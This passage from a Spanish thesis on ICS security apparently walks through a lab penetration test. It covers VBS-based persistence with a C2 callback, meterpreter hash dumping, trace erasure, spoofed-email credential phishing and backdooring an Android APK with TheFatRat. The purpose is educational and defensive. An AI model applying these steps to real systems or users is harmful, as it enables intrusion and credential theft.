

Ilustración 76: Persistencia Sistema de Control

Muestra del *script* desplegado en el sistema de control que permitirá mantener el acceso en el equipo aunque este sea reiniciado.



Ilustración 77: Script ataque de persistencia

Vamos a proceder al análisis del artefacto “**AwHTPc.vbs**”, desplegado en el equipo de control de la planta.

El fichero *vbs* contine un ejecutable binario (.exe) codificado en *Base64*.

Ilustración 78: Muestra del fichero vbs

Una vez reconstruido el ejecutable, si lo detonamos en una *sandbox*[1], podemos obtener varios datos interesantes. El primero de ellos es que las herramientas de análisis ya nos muestran que estamos ante un fichero malicioso.

Ilustración 79: Detonación del artefacto

Si continuamos el análisis podemos observar que *malware* contiene un proceso malicioso que realiza una conexión hacia el C2[2] (IP 192.168.1.100:9954), siendo esta conexión, el canal que permitirá mantener la sesión desde el equipo remoto atacante aunque el equipo del sistema de control se reinicie.

El análisis del *malware* en *virustotal*[3] y su detonación en una *sandbox* nos permite descubrir el C2 del binario.



Ilustración 80: C2 del malware

Se puede consultar la información de este análisis en las siguientes plataformas:

- VirusTotal https://www.virustotal.com/
- Hybrid Analysis https://www.hybrid-analysis.com/

Con los datos de la muestra maliciosa de la investigación:

***hash* SHA-256 -**
d861000418183560288c6393a2893ee2f898eb6c3b308c206d7c9f11b2bade81

[1] *sandbox*: es una máquina virtual aislada en la que se puede ejecutar código de software potencialmente inseguro sin afectar a los recursos de red o a las aplicaciones locales.
[2] C2*:* es un Servidor de Control y Comando (C&C o C2) que da órdenes a dispositivos infectados con malware y que recibe información de esos dispositivos.
[3] virustotal: es un producto de Alphabet/Google que analiza archivos, URLs, direcciones IP y dominios sospechosos para detectar software malicioso y otros tipos de amenazas, y los comparte automáticamente con la comunidad de seguridad.

Revisando las conexiones (*netstat*[1]) desde el equipo de sistema de control una vez reiniciado el mismo, podemos observar que en el inicio del sistema de control se establece la conexión con el equipo atacante.



Ilustración 81: Estado de las conexiones sistema de control

En el equipo atacante si configuramos el puerto a la escucha utilizando la herramienta *netcat*[2](nc), comprobamos que se levanta la conexión con el equipo comprometido (IP 192.168.1.4).



Ilustración 82: *Netcat* equipo atacante

Podemos observar que cada vez que reiniciamos el sistema de control, se cierra la sesión *meterpreter* en *armitage* pero una vez reiniciado el equipo, automáticamente se nos vuelve a generar una nueva sesión con la que mantenemos el acceso y control total del sistema de control.



Ilustración 83: Persistencia en el sistema de control

[1] *netstat*: herramienta que permite mostrar el estado de la red y estadísticas de protocolo.
[2] *netcat:* herramienta de la línea de comandos que se utiliza para restablecer conexiones de tipo TCP y UDP.

Mediante esta nueva sesión de *meterpreter* (3) recuperamos el control del equipo comprometido y podemos volver a ejecutar comandos remotos sobre la máquina. Algunos ejemplos de estos comandos son:

1. *sysinfo*: nos permite obtener la información del sistema.
2. *files*: nos permite explorar los archivos y carpetas del sistema comprometido.
3. *screenshot*: obtenemos una captura de pantalla del sistema remoto.
4. *dump hashes*: podemos obtener los usuarios y *hashes* de las credenciales de los usuarios del sistema.

En la ilustración 84, podemos observar las diferentes ejecuciones remotas de los comandos previamente comentados sobre la máquina comprometida después de su reinicio y obteniendo nuevamente una sesión remota a través de la persistencia generada:



Ilustración 84: Persistencia, ejecución remota.

3.6 Borrado de huellas

En esta fase llevada a cabo post ataque, el atacante debe tratar de borrar todo rastro de la actividad maliciosa que se ha realizado para dificultar la detección y el análisis forense[1].

En ocasiones, diferentes grupos de ciberatacantes, organizaciones o estados podrían estar utilizando herramientas *zero-days*[2] o vulnerabilidades de día cero que son herramientas que explotan vulnerabilidades aún desconocidas o que no han podido ser parcheadas. Estas herramientas son de un gran valor para los atacantes dado que permiten el compromiso de los sistemas, explotando vulnerabilidades que no son conocidas y por lo tanto son muy difícilmente detectables. Por ello, será vital para el atacante eliminar toda huella posible de las herramientas empleadas para llevar a cabo su ataque y poder seguir empleando estas herramientas en futuros ataques.

Para luchar contra las vulnerabilidades no conocidas, algunas compañías ofrecen recompensas por encontrar vulnerabilidades sobre sus sistemas. Este programa de recompensas se conoce como *bug bounty program*[3].



Ilustración 85: Programa de recompensas de Google: Disponible en: https://www.bleepingcomputer.com/news/security/google-paid-12-million-in-bug-bounties-to-security-researchers/

[1] análisis forense: comprende todo el conjunto de técnicas pensadas para extraer la información de cualquier soporte sin alterar su estado, lo que permite buscar datos ocultos, o dañados o hasta eliminados. El resultado del análisis de la información puede ser prueba determinante en un proceso judicial.

[2] *zero-day*: *software* malicioso para el que aún no existe ninguna revisión para mitigar el aprovechamiento de la vulnerabilidad.

[3] *bug bounty program*: recompensa ofrecida por una empresa u organización por encontrar vulnerabilidades en su sistema informático.

3.7 Vectores de entrada

Como veremos en el capítulo quinto de la memoria, en el caso real de **Colonial Pipeline**, el acceso inicial se realizó mediante una campaña o ataque de *phishing* para la obtención de credenciales y la exposición servicios RDP[1]/VPN[2] expuestos a internet que permitieron el acceso inicial a los atacantes.

Como podemos observar en el siguiente gráfico, el principal vector de ataque para obtener credenciales válidas que faciliten el acceso inicial a los sistemas de la organización es mediante el envío de campañas *phishing* que permitan obtener estos datos.



Ilustración 86: Tendencia de vectores de ataque de ransomware. Disponible en: https://portal.cci-entel.cl/Threat_Intelligence/Boletines/778/

Como prueba de concepto para analizar este vector en este trabajo, se prueba el envío de correos de suplantación que permiten modificar la cabecera (campo *from*:), para simular el envío desde un destinatario legítimo falsificado, esta técnica se conoce como *email spoofing*[3].

Si los sistemas de protección de correo electrónico de ICS no consultan los registros SPF[4] del dominio, el correo podría entregarse permitiendo la entrada de correos con fines maliciosos para la obtención de credenciales válidas.

[1] RDP: (*Remote Desktop Protocol*) protocolo de escritorio remoto, y permite a un usuario acceder remotamente al escritorio de una computadora sin necesidad de estar físicamente cerca

[2] VPN: (*Virtual Private Network*) red privada virtual crea una conexión de red privada entre dispositivos a través de Internet.

[3] *spoofing*: (o suplantación de identidad) es un ciberataque que se produce cuando un estafador se hace pasar por un remitente de confianza para acceder a datos o información importantes.

[4] SPF *Record*: es un tipo de filtro de spam que le dice a los servidores de correo electrónico que reciben que un correo electrónico es legítimo y no falsificado.

Utilizamos la herramienta `sees.py` para el envío de un correo de suplantación simulando requerir el cambio de credenciales que solicitará que se introduzcan las contraseñas actuales para el robo de las credenciales del usuario.



Ilustración 87: Email phishing con suplantación de identidad.

El correo en que se simula ser un administrador de sistemas es entregado en el buzón del usuario, por lo que los controles de la compañía no han sido suficientes para evitar que el email malicioso sea entregado al usuario y de esta manera no se ha podido evitar que el usuario pueda acceder al *phishing* y compartir sus credenciales.

Ilustración 88: Email suplantación entregado

Sobre este correo podría haberse insertado código HTML codificado en *Base64*, para solicitar las contraseñas con algún tipo de excusa. Por ejemplo, el administrador puede solicitar al usuario que inicie la sesión en el sistema empresarial, llevándole a una web de acceso similar a la de la compañía pero publicada en un servidor malicioso que capturará las credenciales del usuario.

Ilustración 89: Email phishing de la prueba de concepto

Además de los vectores de entrada y las potenciales amenazas comentadas en este capítulo, queremos destacar también los siguientes riesgos a los que se puede enfrentar nuestra instalación industrial:

- **Malware.** Software malicioso diseñado con múltiples propósitos: se ha evidenciado en el capítulo 3 cómo la inyección de malware a través de una vulnerabilidad conocida en Windows XP nos ha permitido obtener una *Reverse Shell*[1] del equipo de Control Industrial.
- **Destrucción de los activos.** Sabotaje de la infraestructura y uso malintencionado de la misma. Se ha evaluado en el capítulo 3, cómo el uso inadecuado de la infraestructura puede causar daños tanto al servicio prestado, como a la propia infraestructura.
- **Denegación de Servicio.** Lo hemos podido testear en nuestro laboratorio y evaluar cómo la saturación de las redes y comunicaciones de la instalación industrial han impedido el correcto funcionamiento y operación de la planta.
- **Robo de información.** Exfiltración de datos sensible de la organización y modo de operación que, puede causar un grave perjuicio a la compañía mediante el robo de patentes, datos de operación y procesos, así como, información sensible y protegida.
- **Ingeniería Social.** Se basa en la naturaleza humana en lugar de un ataque informático técnico, para manipular a las personas para que comprometan la seguridad personal o empresarial.
- **Inteligencia Artificial.** Como método de intrusión, de aprendizaje de usos y hábitos, de suplantación de identidad y de falsificación de documentos.



Ilustración 90: Número de ataques bloqueados ICS. Fuente: https://www.automaticaeinstrumentacion.com/texto-diario/mostrar/4217978/espana-cuarto-pais-europeo-ciberataques-sector-industrial

[1] *Reverse Shell*: una *shell* inversa se refiere a un proceso en el que la máquina de la víctima se conecta a la del atacante para recibir comandos.

3.8 Vulnerabilidades entornos OT/ICS

Es importante destacar que las vulnerabilidades que van siendo descubiertas y para las cuales en ocasiones ya se ha identificado PoC[1] que está explotando activamente la vulnerabilidad, son registradas con un identificador de Vulnerabilidades y Exposiciones Comunes (CVE[2]) por MITRE Corporacion.

Los detalles de cada vulnerabilidad se registran y los especialistas también incluyen cómo mitigarlos y cómo remediarlos si ya existe solución para corregir la amenaza bajo su código de CVE. Las vulnerabilidades que pueden afectar a los entornos del sistema de control industrial (ICS) se identifican al público a través de avisos del Equipo de Respuesta a Emergencias de Ciberseguridad de Sistemas de Control Industrial (ICS-CERT).

Podemos observar en el siguiente estudio de ICS-CERT cómo han ido aumentando paulatinamente el número de notificaciones de vulnerabilidades cada año en estos entornos de operación.



Ilustración 91: ICS-CERT CVEs ICS notificados por año [27]

La misión del programa CVE® es la de identificar, definir y catalogar las vulnerabilidades de seguridad de los sistemas de información y operación divulgadas públicamente.

[1] PoC: (*proof of concept*) en seguridad informática también se conoce como prueba de concepto de explotación para demostrar que es posible explotar la vulnerabilidad.
[2] CVE: (*Common Vulnerabilities and Exposures*) es una lista de vulnerabilidades y exposiciones de seguridad de la información divulgadas públicamente.

Existen diferentes tipos de vulnerabilidades comunes en los entornos IT y OT como el uso de contraseñas por defecto, vulnerabilidades de los sistemas operativos sin corregir, configuraciones incorrectas de sistema y vulnerabilidades web entre otras. Podemos enumerar los siguientes ejemplos de vulnerabilidades comunes pero orientadas a entornos de operación.

- ***Passwords* débiles o por defecto.** Podemos encontrar en diferentes repositorios de información, listados de combos usuario y *password* utilizados en los sistemas industriales, sistemas que normalmente no fuerzan el cambio de credenciales de los dispositivos. Se puede ver en la Ilustración 2, una muestra de este problema.
- **Protocolos de comunicación inseguros.** Durante el ejercicio de *pentesting*, hemos visto que las comunicaciones entre los dispositivos no estaban cifradas, lo que nos ha permitido obtener la información de la comunicación entre los dispositivos con un *MITM* y la captura de tráfico con *wireshark*.
- **Vulnerabilidades web.** En la actualidad, la mayoría de los dispositivos de operación integran un servidor web que permite un acceso fácil y sencillo para realizar modificaciones en los dispositivos y que pueden verse afectados por diferentes técnicas de ataque que podemos encontrar en ***OWASP***[1].
- **Vulnerabilidades en los Sistemas Operativos.** Podemos encontrar sistemas de control obsoletos dado que, en ocasiones, no es posible interrumpir los procesos para proceder a su actualización.



Ilustración 92: Servidor web PLC Laboratorio Industrial

Por lo tanto, debemos considerar que el punto más débil de la infraestructura podrá ser la puerta elegida por los actores maliciosos para conseguir acceso a los sistemas, con los máximos privilegios posibles invirtiendo el menor tiempo necesario.

[1] *OWASP*: *OWASP Top 10* es un informe que se actualiza con regularidad y en el que se exponen los problemas de seguridad de las aplicaciones web, centrándose en los 10 riesgos más importantes.

3.9 Dispositivos móviles

La creciente y rápida expansión de sistemas conectados y la posibilidad de poder controlar los ICS desde dispositivos móviles con las ventajas y valor que facilitan comunicación con las infraestructuras está provocando que, las aplicaciones de los dispositivos sean nuevos activos que los atacantes pueden explotar y puertas de entrada a nuestros sistemas corporativos. Se cifra en 3,6 dispositivos móviles conectados por persona en la actualidad.

Como prueba de concepto, procederemos a realizar el compromiso de un dispositivo móvil. En un ataque dirigido, podríamos estar infectando el terminal móvil de un gerente de la planta del ICS. Para la prueba, descargamos una aplicación legítima de la tienda de Google (fichero apk) para sistemas Android. Descargamos una aplicación que facilita el acceso a información sobre el tiempo "weather.apk" en tiempo real que, puede ser útil en la operación para cualquier gerente de planta.



Ilustración 93: Aplicación Android "weather.apk"

En la ilustración 93, podemos observar la descarga de la aplicación "weather.apk" que utilizaremos para la prueba de concepto y el control remoto de un terminal móvil en un ataque dirigido.

Una vez descargada la aplicación, iniciamos en nuestro equipo de laboratorio Kali Linux la herramienta **TheFatRat** que nos permitirá crear una aplicación *malware*, mediante la inyección de código malicioso que nos facilite el compromiso del el dispositivo móvil. Elegimos la **opción 5** para inyectar el código malicioso (*backdoor*) en la apk.

